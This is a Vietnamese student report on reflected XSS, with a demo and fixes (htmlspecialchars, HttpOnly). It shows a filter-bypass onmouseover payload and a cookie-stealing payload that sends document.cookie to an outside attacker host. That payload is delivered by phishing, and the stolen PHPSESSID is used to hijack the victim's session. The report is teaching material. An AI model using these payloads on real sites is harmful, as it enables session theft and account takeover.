Hà Tuấn Giang

Báo Cáo
Tìm hiểu lỗ hổng XSS Injection

Mục lục:

I.Nguyên nhân gây lỗi:


1. Dữ liệu đi vào ứng dụng Web thông qua một nguồn không đáng tin cậy, thường là một yêu cầu web.
2. Dữ liệu được bao gồm trong nội dung động được gửi đến người dùng web mà không được xác thực về nội dung độc hại.

II.Các hướng khai thác lỗi

-Demo Reflected XSS để lấy session


Để có thể lấy được session của nạn nhân với mục đích đăng nhập mà không cần xác thực thì phải có 1 điều kiện là nạn nhân đã đăng nhập vào trang web chứa mã độc.

Các bước thực hiện




-Demo tấn công


+ phát hiện website đang dùng filter để lọc các đầu vào nhằm loại bỏ các bộ mã liên quan đến hệ thống như <, >, document.cookie,+,'....



+ Như vậy cần tránh sử dụng những kí tự trên.
+ bypass filter bằng cách sử dụng:"onmouseover="alert(123) (Mỗi khi di chuột vào ô search thì sẽ hiển thị alert)

+ Chuẩn bị hosting để lấy cookie của người dùng:






2 file trong thư mục public_html là log.txt (để ghi log dữ liệu trả về) và stealcookie.php là file code để lấy dữ liệu ghi vào file log.txt.


+ Sau đó,xây dựng payload và lấy địa chỉ này gửi cho nạn nhân bằng phương pháp phishing,...

  "onmouseover="var x= new Image(0,0);x.src=`https://gianghtia310.000webhostapp.com//stealcookie.php?c=`&#43document.cookie

+ Sau khi nạn nhân nhấn vào đường link trên thì file cookie sẽ trả về máy của kẻ tấn công trong file log.txt.



+ Kẻ tấn công vào trang website thật, lấy phần sau của PHPSESSID là session id của nạn nhân, sử dụng edit this cookie rồi sửa file PHPSESSID thành session id của nạn nhân.



+ Đăng nhập thành công với tài khoản của nạn nhân:

III.Các cách khắc phục lỗi

C1. Lọc XSS Filter

Sử dụng hàm htmlentities() hoặc hàm htmlspecialchars() đi kèm với hàm urlencode() trong PHP

```
$searchVal = urlencode(htmlspecialchars($searchVal,ENT_QUOTES,'UTF-8'));
```

C2.Sử dụng HttpOnly

- HttpOnly là cờ bổ sung được thêm vào trong HTTP response header Set-Cookie. Mục đích của thuộc tính httponly là bảo vệ cookie khỏi việc truy cập trái phép từ browser. Chỉ lưu và gửi kèm cookie phản hồi từ client tới server. nó không thể bị truy cập bởi mã Javascript. Điều đó có nghĩa hacker sẽ không thể nhận được cookie.

```
session_set_cookie_params(86000, '/', 'localhost', false, true);
```